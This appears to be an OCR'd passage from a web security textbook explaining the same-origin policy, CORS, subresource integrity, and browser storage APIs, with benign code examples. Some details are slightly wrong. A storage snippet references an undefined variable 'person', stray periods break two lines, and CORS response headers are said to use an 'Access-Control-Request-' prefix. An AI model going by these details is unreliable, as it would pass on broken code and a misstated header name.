
URL	Same Origin?

`https://www.example.com/profile`	Yes — the protocol, domain, and port match, even though the path is different.
http`://www.example.com`	No, the protocol differs.
`https://www.example.`**org**	No, the domain differs.
`https://www.example.com`**:8080**	No, the port differs.
`https://`**blog**`.example.com`	No, the subdomain differs.

This *same-origin policy* allows JavaScript to send messages to other windows or tabs that are hosted at the same origin. Websites that pop out separate windows, like certain webmail clients, make use of this policy to communicate between windows.



Pages running on different origins are not permitted to interact with each other in the browser:



WARNING


JavaScript that is executing in the browser is not permitted to access other tabs or windows hosted on different origins. This vital security principle prevents malicious websites from reading the contents of other tabs that are open in the browser. You would face a security nightmare if a malicious website were able to glance over to the next tab and start reading your banking account details!

Cross-origin requests (CORS)

The origin of the web page dictates how that page can communicate with server-side code, too. Web pages will communicate back to the same origin when they load images and scripts. They can also communicate with other domains, but this must be done in a much more controlled manner.

In a browser, *cross-origin writes* — like when you click on a link to another website and the browser opens that site – are permitted. *Cross-origin embeds* (like image imports) are permitted, as long as the content security policies of

the website permit it. However, *cross-origin reads* are not permitted unless you tell the browser explicitly beforehand:



What precisely do we mean by *cross-origin reads?* Well, JavaScript that is executing in the browser has a couple of ways to read in data or resources from a remote URL, potentially hosted at a different origin. Scripts can use the `XMLHttpRequest` object:

```
function logResponse () {
  console.log(this.responseText)
}

const req = new XMLHttpRequest()
req.addEventListener("load", logResponse)
req.open("GET", "http://www.example.org/example.txt") #A
req.send()
```


Or they can use the newer Fetch API:

```
fetch("http://example.com/movies.json") #A
  .then((response) => response.json())
```

```
  .then((data) => console.log(data))
```

Ordinarily, these read requests can only be addressed back to the same origin as the web page that loaded the JavaScript. This prevents a malicious website from, say, loading in the HTML of a banking website you left but remain logged into and then reading your sensitive data.

However, you often have legitimate reasons to load data from a different origin in JavaScript. Web services called by JavaScript are often hosted on a different domain, especially where a web application uses a third-party service (like Help or a chat app) to enrich the user experience:



To permit these types of cross-origin reads, you need to set up *cross-origin resource sharing* (CORS) on the web server where the information is being read from. This means explicitly setting various headers, starting with the prefix `Access-Control-Request-` in the HTTP response of the server receiving the cross-origin request.

The simplest (though least secure) scenario is to accept *all* cross-origin requests:

```
Access-Control-Allow-Origin: *
```

To further lock down cross-origin access, you can allow requests from only a specific domain:

```
Access-Control-Allow-Origin: https://trusted.com
```

Or you can limit JavaScript to certain types of HTTP requests:

```
Access-Control-Allow-Methods: POST, GET, OPTIONS
```

TIP

In most scenarios, not setting *any* CORS headers is the most secure option! Omitting CORS headers will tell any web browser trying to initiate a cross-origin request to your web application not to come sniffing 'round these parts if it knows what's good for it. (The specification is a little more technically worded than that, but this captures the essence.). If your web application *does* need cross-origin reads, make sure you set them up conservatively and limit to the bare minimum the permissions you are granting. That way, you are limiting the damage any malicious JavaScript can do. Remember that cross-origin requests may be executing as a user that is logged into *your* site, so if these requests return sensitive information to JavaScript, it must trust the site that is initiating them!


Subresource integrity checks

Recall that the third question a browser will ask before running any JavaScript code is this: *how can I be sure I am executing the correct JavaScript code?* This may seem an odd line of inquiry, given that it is the web server itself that decides which JavaScript code to include in or import into the web page. An attacker could use, however, a number of methods to swap in malicious JavaScript in place of the code the author originally intended.

One such way is to gain command-line access to the web server directly and edit the JavaScript directly where it is hosted. If JavaScript files are hosted on a separate domain, or on a *Content Delivery Network* (CDN), which we will

look at in Chapter 4, an attacker could compromise those systems and swap in malicious scripts. Attackers have also been known to use *man-in-the-middle attacks* to inject malicious JavaScript, effectively sitting between the browser and the server to intercept and replace the intended scripts. (We will look at these types of attacks in Chapter 6.)

To protect against these threats, the `<script>` tags on your web pages can use *sub-resource integrity checks*:



Here's what a sub-resource integrity check looks like at the code-level:


```
<script src="/js/application.js"
integrity="sha384-5O3lno38vOKjoSa8HT863w10M7hKzvj+HjknFmPkOJz50ht
```

The `integrity` attribute is the key element to pay attention to here. The exceedingly long string of text starting with value `5O3lno38vO` is generated

by passing the contents of the script hosted at `/js/application.js` through the SHA-384 *hashing algorithm*.

We will learn more about hashing algorithms in the next chapter – for the moment, think of a hashing algorithm as an ultra-reliable sausage machine that will always give the same output, called the *hash value*, given the same input; and (almost) always give a different output, given different inputs. So, any malicious changes to the JavaScript file will generate a different hash value (output) for the `application.js` script. (Generally, the integrity hash is generated by a build process and fixed at deployment time. This security check is intended to catch unexpected changes after deployment, which tend to indicate malicious activity!)

This means the browser can recalculate the hash value when the JavaScript code is loaded, compare this new value to the value supplied in the `integrity` attribute, and deduce that if the values are different, then the JavaScript has been changed. In this scenario, the JavaScript will *not* be executed, on the assumption that it is not the code the author originally intended.



TIP

Subresource integrity checks are entirely optional, but they are a neat way to protect against man-in-the-middle attacks or malicious edits. Use them whenever you can, since they provide an additional layer of protection for your users.

Disk access

Earlier we mentioned that JavaScript running in a browser cannot access arbitrary locations on disk. As you might have guessed, this was some clever lawyering to brush over the fact that scripts can perform *some* disk access, but only in a tightly controlled manner. Let's look at how the browser allows this.

The File API

The most obvious way for JavaScript running in a browser to access the disk is to use the File API. Web applications can open file picker dialogs using an `<input type="file">` element or provide an area for a user to drag files into using the `DataTransfer` object. This is how Gmail allows you to add attachments to your emails, for instance.

When either of these actions occurs, the File API permits JavaScript to read the contents of the selected file:

```
const fileInput = document.querySelector("input[type=file]") #A

fileInput.addEventListener("change", () => {
  const [file] = fileInput.files. #B
  const reader = new FileReader()
  reader.addEventListener("load", () => { #C
    console.log(reader.result)
  })
  reader.readAsText(file)
})
```


JavaScript code is also permitted to validate the file type, size, and modified date – known as the *metadata* of the file:

```
const fileInput = document.querySelector("input[type=file]")

fileInput.addEventListener("change", () => {
  const [file] = fileInput.files

  console.log("MIME type: " + file.type)
  console.log("File size: " + file.size)
  console.log("Modified:  " + file.lastModifiedDate)
})
```

With each of these interactions, the user has deliberately chosen to share the file in question, and the File API does not allow manipulation of the file itself. This prevents malicious JavaScript, for example, from injecting a virus into the file as it sits on disk, so most security risks to the end user are mitigated. Notably, the File API does *not* tell the JavaScript code which directory the file was loaded from, which might leak sensitive information (like the home directory of the user.)

WebStorage

There are another couple of methods JavaScript can use to access the disk, and, unlike the File API, these methods *do* allow scripts to write to disk – albeit in a limited way. The first such method uses the `WebStorage` object, which allows up to 5MB of text to be written to disk as key value pairs for later use. The browser will ensure that each web application is granted its only unique storage location on disk, and is careful that any content written to storage is inert – that is to say, it cannot be executed as malicious code.



The global `window` object provided by the JavaScript engine provides two such storage objects, accessible via the variables `window.localStorage` and `window.sessionStorage`:

```
let profile = {
  username: "Jeremy Oblong",
  language: "en-us",
}

window.localStorage.setItem("profile", JSON.stringify(person)) #A

profile = JSON.parse(window.localStorage.getItem("profile")) #B
```


Both these objects allow the storage of small snippets of data that persist indefinitely (in the case of `localStorage`) or until the page is closed (in the case of `sessionStorage`).

TIP

For security reasons, each `WebStorage` object is segregated by origin. *Different websites cannot access the same storage object, but pages on the same origin can.* This stops malicious websites from reading sensitive data written by your banking website.

IndexedDB

In addition to the `WebStorage` API, modern browsers provide an object called `window.indexedDB` that allows client-side storage in a more structured manner. The `IndexedDB` object allows for larger and more structured objects and uses transactions in much the same way as a traditional database.




Here's a simple illustration of how JavaScript might use the `IndexedDB` object:

```
let db, transaction, profiles;
const request = window.indexedDB.open("users") #A
request.onsuccess = (event) => {
  db          = event.target.result
  transaction = db.transaction("users", "readwrite") #B
  profiles    = transaction.objectStore("profiles"). #C

  let profile = {
    username: "Jeremy Oblong",
    language: "en-us",
  }

  profiles.add(profile) #D
}
```

The `IndexedDB` API also follows the same-origin policy, to prevent malicious websites from scooping up sensitive data from the client side. This means that any data written to the database by your web application can be read only by your web application.

Cookies

`WebStorage` and `IndexedDB` allow a web application to keep state in the browser, which allows a web server to recognize who a user is when their browser makes an HTTP request. This is called *stateful browsing*, which is important because HTTP is by design a *stateless* protocol – that is, each HTTP request to the server is supposed to contain all the information necessary to process it. Unless the author of the web application adds a mechanism for maintaining an agreed-upon state between the client and the web server, the latter will treat each request as if it were completely anonymous.



